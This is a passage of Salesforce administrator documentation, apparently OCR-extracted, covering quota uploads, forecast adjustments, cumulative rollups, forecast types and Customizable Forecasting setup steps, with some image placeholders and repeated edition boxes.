Column Headers in CSV File	ForecastingQuota Fields
User ID	`QuotaOwnerID`
Quota Amount	`QuotaAmount`
Quota Quantity	`QuotaQuantity`
Currency Code	`CurrencyIsoCode`
Start Date	`StartDate`
Product Family (needed only when the forecast data source is Product Families)	`ProductFamily`
Forecast Type ID (needed only for Data Loader v.30 or later)	`ForecastingTypeID`

   l. Click **OK**.
   m. Click **Next**.
   n. Click **Browse**, and then choose the directory where you want to save the log file containing messages about the success or failure of the upload.
   o. Click **Finish**.
   p. Click **Yes** to proceed with the upload.
   q. Click **OK**.

As a best practice, load quota data in the quota owner's personal currency. You can still upload quota data using the API even if `Show Quotas` is disabled. If your Data Loader time zone setting is ahead of quota owners' time zones, the month can be off by one. To avoid this problem, use a date greater than or equal to the third day of each month when inserting quotas.

Uploading Quotas with the API

When uploading quota information with the API, be sure to use the correct API version, depending on the type of quota data that you're working with. If multiple types of forecasts are enabled, each forecast type maintains separate quota information.

When importing...	Use API version...
Revenue quotas for opportunity-based forecasts	25.0 or later
Quantity quotas for opportunity-based forecasts	28.0 or later
Revenue quotas for opportunity splits-based forecasts	29.0 or later
Revenue or quantity quotas for product family-based forecasts	29.0 or later
Quotas in orgs with multiple forecast types enabled	30.0 or later

SEE ALSO:

Enable Quotas in Collaborative Forecasts

Why do date fields import incorrectly when I use the Data Loader?

Forecast Adjustments

Enable forecast adjustments in Collaborative Forecasts so that your sales team can adjust forecasts as needed.

Note: This information applies to Collaborative Forecasts and not to Customizable Forecasts.

Enable Forecast Adjustments in Collaborative Forecasts

Enable managers to adjust subordinates' forecasts, all forecast users to adjust their own forecasts, or both.

Disable Forecast Adjustments in Collaborative Forecasts

If you no longer want forecast managers to adjust subordinates' forecast amounts or forecast owners to adjust their own forecasts, turn off forecast adjustments. Updating user permissions isn't required.

SEE ALSO:

Sales Features: What's Different or Not in Lightning Experience

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional** (no custom field forecasts), **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Opportunity Splits available in: **Performance** and **Developer** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

Enable Forecast Adjustments in Collaborative Forecasts

Enable managers to adjust subordinates' forecasts, all forecast users to adjust their own forecasts, or both.

Note: This information applies to Collaborative Forecasts and not to Customizable Forecasts.

1. Set up your forecast hierarchy.
2. If you're using Lightning Experience, switch to Salesforce Classic.
3. From Setup, enter *Forecasts Settings* in the Quick Find box, then select **Forecasts Settings**.
4. To let forecast managers adjust their subordinates' forecast amounts, under Enable Forecast Adjustments, select **Enable Manager Adjustments**.
5. To let all forecast users adjust their own forecast amounts, under Enable Forecast Adjustments, select **Enable Owner Adjustments**.

   Note: If you use product family forecasts, you can't adjust your own product family forecast amounts.
6. Save your changes.
7. From Setup, enter *Profiles* in the Quick Find box, then select **Profiles**.
8. Find a profile for which you want adjustments enabled.
9. If you're using the enhanced profile user interface, click **App Permissions** and then **Edit**.
10. Select **Override Forecasts**, and then save your changes.

If multiple types of forecasts are enabled, each forecast type maintains separate adjustments.

SEE ALSO:

- Collaborative Forecasts Concepts
- Adjusting Forecasts in Collaborative Forecasts
- Guidelines for Setting Up Collaborative Forecasts
- Define Your Company's Forecast Date Range

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional** (no custom field forecasts), **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Opportunity Splits available in: **Performance** and **Developer** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

USER PERMISSIONS

To enable Forecasts users:

- "Manage Users"

  AND

  "Customize Application"

Disable Forecast Adjustments in Collaborative Forecasts

If you no longer want forecast managers to adjust subordinates' forecast amounts or forecast owners to adjust their own forecasts, turn off forecast adjustments. Updating user permissions isn't required.

Note: This information applies to Collaborative Forecasts and not to Customizable Forecasts.

Warning: Disabling forecast adjustments purges existing adjustments for all forecast types. Before disabling adjustments, see Adjustments Purges in Collaborative Forecasts. Disabling certain functionality can result in purged quota and adjustment data, so consider exporting your data before disabling anything. When you complete your setting changes, you can import the data back into Salesforce.

1. If you're using Lightning Experience, switch to Salesforce Classic.
2. From Setup, enter *Forecasts Settings* in the Quick Find box, then select **Forecasts Settings**.
3. To prevent forecast managers from adjusting subordinates' forecast amounts, under Enable Forecast Adjustments, deselect **Enable Manager Adjustments**.
4. To prevent all forecast users from adjusting their own forecast amounts, under Enable Forecast Adjustments, deselect **Enable Owner Adjustments**.
5. Save your changes.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional** (no custom field forecasts), **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Opportunity Splits available in: **Performance** and **Developer** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

USER PERMISSIONS

To enable Forecasts users:

- "Manage Users"

  AND

  "Customize Application"

Cumulative Forecast Rollups

Specify how your sales team rolls up opportunities into Collaborative Forecasts.

Note: This information applies to Collaborative Forecasts and not to Customizable Forecasts.

Cumulative Forecast Rollups in Collaborative Forecasts

Learn about methods for rolling up opportunities into forecasts for your sales teams.

Enable Cumulative Forecast Rollups in Collaborative Forecasts

Choose between Cumulative Forecast Rollup columns or individual forecast category columns.

SEE ALSO:

Sales Features: What's Different or Not in Lightning Experience

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional** (no custom field forecasts), **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Opportunity Splits available in: **Performance** and **Developer** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

Cumulative Forecast Rollups in Collaborative Forecasts

Learn about methods for rolling up opportunities into forecasts for your sales teams.

Note: This information applies to Collaborative Forecasts and not to Customizable Forecasts.

- Individual forecast category rollups combine the opportunities from each individual forecast category into separate forecast amounts for each category.
- Cumulative forecast rollups combine opportunities from multiple forecast categories into cumulative forecast amounts.

The default rollup setting is individual forecast category rollups. If you choose **Cumulative Forecast Rollups**, the way opportunities roll up to forecast amounts is different. The column names on the forecasts page are also different.

Category Rollup Method	Column Name on the Forecasts Page	Opportunities That Roll Up to It
Individual	Pipeline	Pipeline
	Best Case	Best Case
	Commit	Commit
	Closed	Closed
Cumulative	Open Pipeline	• Pipeline • Best Case • Commit
	Best Case Forecast	• Best Case • Commit • Closed
	Commit Forecast	• Commit • Closed
	Closed Only	Closed

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional** (no custom field forecasts), **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Opportunity Splits available in: **Performance** and **Developer** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

Advantages of Cumulative Forecast Rollups

With individual forecast category rollups, each total and subtotal represents opportunities from only one of the individual forecast categories. This type of rollup means that if forecast users want to know the total that they're going to bring for the month or quarter, they need to add the Best Case, Commit, and Closed forecast amounts together.

Example: Individual Forecast Rollup				
Forecast amounts	Closed	Commit	Best Case	Pipeline
	$50	$100	$150	$200
Opportunities	Closed	Commit	Best Case	Pipeline

Example: Individual Forecast Rollup				
	$50	• $50 • $50	• $50 • $50 • $50	• $50 • $50 • $50 • $50

With Cumulative Forecast Rollups, the forecast columns show cumulative amounts from the opportunities in the named forecast category and subsequent categories in your sales funnel. This view makes it easier for sales team members to see the total numbers that they're likely to bring in without combining the category totals themselves.

For example, this table shows the cumulative forecast rollup amounts when there are four Pipeline, three Best Case, two Commit, and one Closed opportunity, each worth $50.

Example: Cumulative forecast rollup				
Forecast amounts	Closed Only	Commit Forecast	Best Case Forecast	Open Pipeline
	$50	$150	$300	$450
Opportunities	Closed	Commit	Best Case	Pipeline
	$50	• $50 • $50	• $50 • $50 • $50	• $50 • $50 • $50 • $50

Note: You can't use Forecast Historical Trending with Cumulative Forecast Rollups.

Enable Cumulative Forecast Rollups in Collaborative Forecasts

Choose between Cumulative Forecast Rollup columns or individual forecast category columns.

Note: This information applies to Collaborative Forecasts and not to Customizable Forecasts.

Changing the forecast column display purges all adjustments to Commit and Best Case forecast amounts, but not quota data.

1. If you're using Lightning Experience, switch to Salesforce Classic.
2. From Setup, enter *Forecasts Settings* in the Quick Find box, then select **Forecasts Settings**.
3. Select **Enable Cumulative Forecast Rollups**, and then save your changes.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional** (no custom field forecasts), **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Opportunity Splits available in: **Performance** and **Developer** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

USER PERMISSIONS

To view Forecasts setup:
- "View Setup and Configuration"

To edit Forecasts settings:
- "Customize Application"

Forecast Types

Use forecast types to give your sales team maximum flexibility with Collaborative Forecasts.

Note: This information applies to Collaborative Forecasts and not to Customizable Forecasts.

Forecast Types in Collaborative Forecasts

A forecast type is a forecast that's configured to use a specific type of data. You can use the opportunity Amount field, opportunity splits, overlay splits, custom opportunity fields, or product families. Each forecast type specifies a measurement: revenue or quantity.

Enable Forecast Types for Collaborative Forecasts

Let your sales team choose from four types of forecasts to predict sales from multiple perspectives.

Enable Revenue Splits Forecasts or Overlay Splits Forecasts in Collaborative Forecasts for Sales Managers

Add revenue splits forecasts so that your sales team can track revenue from opportunities with multiple sales reps. Add overlay forecasts so that your sales team can track revenue from overlay sales roles.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional** (no custom field forecasts), **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Opportunity Splits available in: **Performance** and **Developer** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

Enable Custom Field Forecasts in Collaborative Forecasts for Sales Managers

For each custom opportunity field that your sales team wants to forecast on, enable a custom split type, even if the field doesn't include splits. When a sales rep creates an opportunity, the rep receives a 100% split for any 100% validated custom split type that you enable. So even if you don't intend to split the custom field, the forecast rollup includes 100% of the amount in the custom field.

SEE ALSO:

Sales Features: What's Different or Not in Lightning Experience

Forecast Types in Collaborative Forecasts

A forecast type is a forecast that's configured to use a specific type of data. You can use the opportunity `Amount` field, opportunity splits, overlay splits, custom opportunity fields, or product families. Each forecast type specifies a measurement: revenue or quantity.

Note: This information applies to Collaborative Forecasts and not to Customizable Forecasts.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional** (no custom field forecasts), **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Opportunity Splits available in: **Performance** and **Developer** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

Forecast Type	What the Rollup Is Based On
Opportunities - Revenue	The opportunity `Amount` field.
Opportunities - Quantity	The opportunity `Quantity` field.
Product Families - Revenue	The opportunity `Amount` field. Forecast amounts are separated by product family. To use a Product Family forecast, use Opportunity Products and Product Families.
Product Families - Quantity	The opportunity `Quantity` field. Forecast amounts are separated by product family. To use a Product Family forecast, use Opportunity Products and Product Families.
Opportunity Splits - Revenue	The opportunity `Amount` field and each sales team member's split percentage. For Opportunity Splits - Revenue forecasts, the split percentages for each opportunity must total 100%. To use opportunity splits forecasts, enable Opportunity Teams, Opportunity Splits, and the Revenue split type.
Overlay Splits - Revenue	The opportunity `Amount` field and each overlay sales team member's split percentage. For Overlay Splits - Revenue forecasts, the split percentages don't need to total 100%. To use overlay splits forecasts, enable Opportunity Teams, Opportunity Splits, and the Overlay split type.
Custom Opportunity Currency Field - Revenue	The amount in the custom opportunity currency field that you specify. To use custom opportunity currency field forecasts, Opportunity Teams and

Forecast Type	What the Rollup Is Based On
	Opportunity Splits must be enabled. Enable a custom split type for the field, even if you don't intend to split credit for the field amount.
Expected Revenue - Revenue	The amount in the opportunity `Expected Revenue` field. To forecast on the `Expected Revenue` field, enable Opportunity Teams and Opportunity Splits. Enable a custom split type for the field, even if you don't intend to split credit for the field amount.

Opportunities

- To forecast on the `Amount` field of opportunities, use an opportunity revenue forecast.
- To forecast on the `Quantity` field of opportunities, use an opportunity quantity forecast.

Product Families

If your company groups its products and services into families and needs to forecast based on those families, use a product family forecast. With product families, keep the following in mind.

- Product family forecasts view isn't available in Lightning Experience.
- The Amount column appears in the opportunity list on the forecasts page.
- You can forecast on revenue, quantity, or both.
- Forecast users can view individual product family forecasts for each sales team member below them in the forecast hierarchy.
- Use Opportunity Products and Product Families.
- We recommend completing the `Product Family` field on each product record. Forecasts for products without a Product Family value appear in a forecast row titled Products Not Categorized. (If an opportunity lacks line items, the opportunity amount or quantity also appears in this row.)
- Adjustments can be made to the forecasts for a sales rep's product family forecasts but not directly to the rep's total forecast for all product families.
- You can set separate product family quotas for each sales rep but not a single quota for each sales rep.

Opportunity Splits

If your sales team uses team selling and opportunity splits, use an opportunity splits revenue forecast. With opportunity splits, keep the following in mind.

- You can forecast on revenue but not on quantity.
- You must have Team Selling, Opportunity Splits, and the Revenue split type enabled.

Overlay Splits

Use overlay splits to track revenue from sales team members who help close opportunities but aren't directly responsible for them.

- The overlay splits on a specific opportunity don't have to total 100%.
- You can forecast on revenue but not on quantity.
- You must have Team Selling, Opportunity Splits, and the Overlay split type enabled.

Custom Opportunity Currency Fields

If you use custom currency fields on opportunities, you can forecast on the amounts in those fields.

- Because the field must be a custom currency field, you can forecast on revenue but not quantity.
- You can forecast on the custom field regardless of whether it includes opportunity splits.
- Regardless of whether the field uses splits, you must have Team Selling, Opportunity Splits, and a custom split type enabled for the field.

Expected Revenue


If the value of the `Amount` field and the actual revenue brought in by the opportunity often differ, the `Expected Revenue` field on opportunities is useful. If your sales team anticipates this difference, consider using the `Expected Revenue` field and forecasting on it.

- You can forecast on revenue but not quantity.
- You can forecast on the `Expected Revenue` field regardless of whether you use opportunity splits with it.
- Regardless of whether you use splits with the `Expected Revenue` field, you must enable Team Selling, Opportunity Splits, and a custom split type for it.

When you enable multiple types of forecasts, Custom Forecast Views lets you customize the opportunity information that's displayed for each forecast.

For example, if your sales team forecasts revenue from opportunities and product families, enable opportunity and product family forecasts based on revenue.

Here you can see the Opportunities Revenue forecasts page, which shows revenue totals for each sales rep in each forecast rollup.




	Quota	Closed	Commit	Best Case	Pipeline
Total: **1 Quarter** (Change)	USD 950,000.00	USD 600,000.00 63.2%	USD 560,050.00 59.0%	USD 1,257,501... 132.4%	USD 2,579,419... 271.5%
FQ4 FY 2013	**USD 950,000.00**	**USD 600,000.00 63.2%**	**USD 560,050.00 59.0%**	**USD 1,257,501.00 132.4%**	**USD 2,579,419.00 271.5%**
Cindy Long	USD 200,000.00	USD 110,000.00 55.0%	USD 10,000.00 5.0%	USD 195,707.00 97.9%	USD 676,475.00 338.2%
Ely McCrane	USD 200,000.00	USD 146,252.00 73.1%	USD 112,000.00 56.0%	USD 511,500.00 255.8%	USD 123,750.00 61.9%
Kasey Lee	USD 200,000.00	USD 188,750.00 94.4%	USD 61,229.00 30.6%	USD 229,500.00 114.8%	USD 427,750.00 213.9%
Scott Thompson	USD 250,000.00	USD 74,998.00 30.0%	USD 300,000.00 120.0%	USD 179,794.00 71.9%	USD 992,444.00 397.0%
Wendy Johnson	USD 100,000.00	USD 80,000.00 80.0%	USD 76,821.00 76.8%	USD 141,000.00 141.0%	USD 359,000.00 359.0%
My Opportunities	-	USD 0.00 -	USD 0.00 -	USD 0.00 -	USD 0.00 -

Each user can change the forecast view from one forecast type to another by using the forecast type menu.



And when reps change the forecast type to Product Family Revenue, they can see each sales rep's totals by product family.



Enable Forecast Types for Collaborative Forecasts

Let your sales team choose from four types of forecasts to predict sales from multiple perspectives.

Note: This information applies to Collaborative Forecasts and not to Customizable Forecasts.

With opportunities and product families, you can set up forecast types for quantity and revenue. With opportunity splits, the only choice is revenue.

When you enable a forecast type, the initial calculation of the new forecast can take some time, depending on the number of opportunities, users, and product families in Salesforce.

1. Review the details of each forecast type.
2. If you're using Lightning Experience, switch to Salesforce Classic.
3. From Setup, enter *Forecasts Settings* in the Quick Find box, then select **Forecasts Settings**.
4. Do one of the following.
   - If you don't have forecast types enabled, click **Add a Forecast Type**.
   - If you have at least one forecast type enabled, click **Add another forecast type**.
5. From the Forecast Type menu, choose the data source to use for the forecast.
6. Choose the forecast measurement to use: Revenue or Quantity. To use both, add a separate forecast type for each.
7. Choose the columns that you want to display in the related opportunities list on the forecasts page for the forecast type.
   If your forecast data source is opportunities or product families, the Amount field appears by default. If your data source is opportunity splits, the Forecasted Amount and Split % fields appear by default. You can change the selected fields for each forecast type even after it has been enabled. Depending on whether your forecast type uses the revenue or quantity measurement, consider adding Amount or Quantity to the pane.
8. Click **OK**, and then save your changes.
9. Repeat this procedure for each forecast type that you want to add.

Warning: If you disable a forecast type, all related quota and adjustment information is purged.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional** (no custom field forecasts), **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Opportunity Splits available in: **Performance** and **Developer** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

USER PERMISSIONS

To enable a forecast type:
- "Customize Application"

SEE ALSO:

Collaborative Forecasts Concepts
Guidelines for Setting Up Collaborative Forecasts
Display Fields in the Collaborative Forecasts Opportunity Pane

Enable Revenue Splits Forecasts or Overlay Splits Forecasts in Collaborative Forecasts for Sales Managers

Add revenue splits forecasts so that your sales team can track revenue from opportunities with multiple sales reps. Add overlay forecasts so that your sales team can track revenue from overlay sales roles.

Note: This information applies to Collaborative Forecasts and not to Customizable Forecasts.

1. Make sure that the following are enabled.
   - Collaborative Forecasts
   - Team Selling and Opportunity Splits
   - The revenue opportunity split type or overlay opportunity split type
2. If you're using Lightning Experience, switch to Salesforce Classic.
3. From Setup, enter *Forecasts Settings* in the Quick Find box, then select **Forecasts Settings**.
4. Enable up to four forecast types.
   - If you don't have forecast types enabled, click **Add a Forecast Type**.
   - If you have at least one forecast type enabled, click **Add another forecast type**.
5. From the Forecast Type menu, choose **Opportunity Revenue Splits** or **Opportunity Overlay Splits**. Revenue is the only forecast measurement available for overlay splits.
6. Choose the columns to display in the related opportunities list on the forecasts page for the overlay forecast. To make it easy for forecast users to see the split amounts on each opportunity, include the Split column.
7. Click **OK**, and then save your changes.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Performance**, **Unlimited**, **Enterprise**, and **Developer** Editions

USER PERMISSIONS

To view Forecast Setup:
- "View Setup and Configuration"

To edit Forecast Settings:
- "Customize Application"

Enable Custom Field Forecasts in Collaborative Forecasts for Sales Managers

For each custom opportunity field that your sales team wants to forecast on, enable a custom split type, even if the field doesn't include splits. When a sales rep creates an opportunity, the rep receives a 100% split for any 100% validated custom split type that you enable. So even if you don't intend to split the custom field, the forecast rollup includes 100% of the amount in the custom field.

Note: This information applies to Collaborative Forecasts and not to Customizable Forecasts.

1. Make sure that the following are enabled.
   - Collaborative Forecasts
   - At least one custom opportunity currency field
   - Team Selling and Opportunity Splits
   - A custom opportunity split type based on the custom field
2. If you're using Lightning Experience, switch to Salesforce Classic.
3. From Setup, enter *Forecasts Settings* in the Quick Find box, then select **Forecasts Settings**.
4. Enable up to four forecast types.
   - If you don't have forecast types enabled, click **Add a Forecast Type**.
   - If you have at least one forecast type enabled, click **Add Another Forecast Type**.
5. From the Forecast Type menu, choose the name of the custom opportunity split type that you created based on your custom opportunity field. Revenue is the only forecast measurement available for custom field forecasts.
6. Choose the columns to display in the related opportunities list on the forecasts page for the custom field forecast. Include the Split column to make it easy for Collaborative Forecasts users to see the split amounts on each opportunity.
7. Click **OK**, and then save your changes.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional** (no custom field forecasts), **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Opportunity Splits available in: **Performance** and **Developer** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

USER PERMISSIONS

To enable opportunity split types:
- "Customize Application"

To view Forecast Setup:
- "View Setup and Configuration"

To edit Forecast Settings:
- "Customize Application"

SEE ALSO:

Enable Opportunity Splits

Configure Customizable Forecasts

Setting Up Customizable Forecasting

Note: This information applies to Customizable Forecasting and not Collaborative Forecasts.

Sales forecasts represent the best estimate of how much revenue you can generate. They give your managers and executives a view of your overall business no matter how dispersed your sales teams are.

Because forecasting is so universal, customizable forecasting is a flexible solution for even the most advanced requirements. Get started using customizable forecasting in Setup by entering *Forecasts (Customizable)* in the Quick Find box, then selecting **Forecasts (Customizable)**:

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

- Click **Edit Forecast settings for your company** to customize the default settings for your organization. See Define Customizable Forecast Settings.
- Click **Batch submit forecasts for your users** to set up batch submission. See Submit Customizable Forecasts in Batches.
- Click **Set up the forecasting hierarchy for your company** to set up your initial forecast hierarchy. Refer to Set Up Your Forecast Hierarchy.

SEE ALSO:

Submit Customizable Forecasts in Batches

Using Product Families

Administrator tip sheet: Setting Up Customizable Forecasting

Define Customizable Forecast Settings

Once you enable Customizable Forecasts for your organization, you need specify the settings that are most appropriate to how you run your business.

Note: This information applies to Customizable Forecasting and not Collaborative Forecasts.

Define the following settings for your organization:

- **Forecast Data Aggregation** determines the type of data that is displayed on forecasts.
- **Forecast Summary Default View** determines the default product family, date start, date range, and forecast numbers for default forecasts.
- **Forecast Data Sharing** determines whether forecast data can be shared.

To set forecast options:

1. From Setup, enter *Forecasts* in the `Quick Find` box, then select **Forecasts Settings**.
2. Select `Forecast Revenue` if you want forecasts to include revenue amount. If you disable this setting, you lose all revenue overrides on your forecasts.
3. Select `Forecast Quantity` if you want forecasts to include quantity totals. If you disable this setting, you lose all quantity overrides on your forecasts.
4. Choose a `Forecast Period`. If you do not have custom fiscal years enabled, choose monthly or quarterly depending on your organization's forecasting cycle. The month or quarter start date is based on Greenwich Mean Time (GMT). If you have enabled custom fiscal years, you can choose to forecast by fiscal period or by fiscal quarter. The forecast period you choose determines the time increment your organization uses for quotas and forecasts. If you choose monthly, you can still see totals by quarters but, if you choose quarterly, monthly forecast totals are not available. If you change this setting, you lose all overrides and forecasts, including all forecast history.
5. Choose a `Forecast Date` that determines how opportunity amounts contribute to forecasts:
   - If you want the entire opportunity amount to contribute to the forecast period for that date, choose `Opportunity Close Date`. If your organization does not use products, this option is the only one available.
   - If you want the amount of the product on the opportunity to contribute to the forecast period that corresponds with the `Product Date`, choose `Product Date`. When no products exist on an opportunity or the product date is blank, Salesforce uses the `Opportunity Close Date` in the user's forecast instead.
   - If you want the individual revenue schedule amounts to contribute to the forecast periods that correspond with the schedule dates, choose `Schedule Date`. If a product does not have a revenue schedule, Salesforce uses the `Product Date` in the user's forecast instead.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To define forecast settings:
- "Customize Application"

6. Choose a `Forecast Type`:
   - Choose `Use Overall Forecast` if your organization does not use products. Your users have one forecast and one quota for each period. If your organization does not use products, this option is the only one available.
   - Choose `Use Product Families` if your users have one quota and one forecast for each product family. See Using Product Families.
7. Choose a default view for your users. This setting determines what forecast product family, date start, date range, and forecast totals to display for users when they first click the Forecasts tab. Users can change their view but the default remains the same for all users.
8. Enable or disable forecast sharing by selecting or deselecting `Enable Forecast Sharing`.
9. Click **Save**.

   If you have enabled forecast sharing, you are prompted to choose who can share existing forecast views. The options are:

   - `Require Administrator assistance for forecast sharing` - Only administrators can share existing forecast data.
   - `Forecast managers can share their own forecast data` - Administrators can share existing forecast data, and existing forecast managers can also share their own views.

   Note: This choice applies to existing forecasting views only; it is not a default setting for your organization. Each time you edit or assign a forecast manager in the role hierarchy, define who can share that view.

   If you have chosen to disable forecast sharing, you are prompted to confirm your choice.

   Customizable Forecasting includes five standard report types. You can't create custom report types with Customizable Forecasting.

SEE ALSO:

Setting Up Customizable Forecasting

Manually Sharing a Forecast

Set Your Fiscal Year for Customizable Forecasting

Set Your Fiscal Year for Customizable Forecasting

Your fiscal year determines your monthly or quarterly forecasting cycle, the month it starts, and whether the `Fiscal Year` is named for the starting or ending year. For example, if your fiscal year starts in April 2015 and ends in March 2016, your fiscal year setting can be either 2015 or 2016.

Note: This information applies to Customizable Forecasting and not Collaborative Forecasts.

To set your fiscal year for customizable forecasting:

1. Archive your data. We recommend running your weekly or monthly data export before setting the fiscal year, because changing the setting affects your opportunity and forecast data.
2. From Setup, enter *`Fiscal Year`* in the `Quick Find` box, then select **Fiscal Year**.
3. Choose a `Forecast Period` of monthly or quarterly depending on your forecasting cycle. The month or quarter start date is based on Greenwich Mean Time (GMT).

   The forecast period you choose determines the time increment your company uses for quotas and forecasts. If you choose monthly, you can still see totals by quarters but, if you choose quarterly, monthly forecast totals are not available.
4. Choose a `Fiscal Year Start Month` that represents the beginning of your fiscal year.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set fiscal year:
- "Customize Application"

5. Select a `Fiscal year is based on` option that represents how your company refers to a fiscal year. For example, if your fiscal year starts in April 2015 and ends in March 2016 and is called *Fiscal Year 2016*, choose `The ending month`. The last month determines how your company refers to that fiscal year.
6. If you want to change the fiscal year settings of forecasts created before you enabled customizable forecasts, select `Apply to all forecasts and quotas`. This option changes your historical forecast data.
7. Click **Save**.

SEE ALSO:

Setting Up Customizable Forecasting

Set Up Your Forecast Hierarchy

Your forecast hierarchy lists all forecast users and determines how their forecasts roll up through your Salesforce org. Keep your forecast hierarchy up-to-date to ensure that forecast managers see all subordinates' forecast amounts.

Note: This information applies to Customizable Forecasting and not Collaborative Forecasts.

Your forecast is based on the role hierarchy by default, or the territory hierarchy if your org has territory management.

When customizable forecasting is enabled for your org, it automatically generates a forecast hierarchy based on your org's role hierarchy. The forecast hierarchy becomes based on your territory hierarchy only when you enable territory management. To customize your forecast hierarchy:

- Make sure that all the appropriate users are in your forecast hierarchy. If any are not and should be, see Enable Users for Customizable Forecasting.
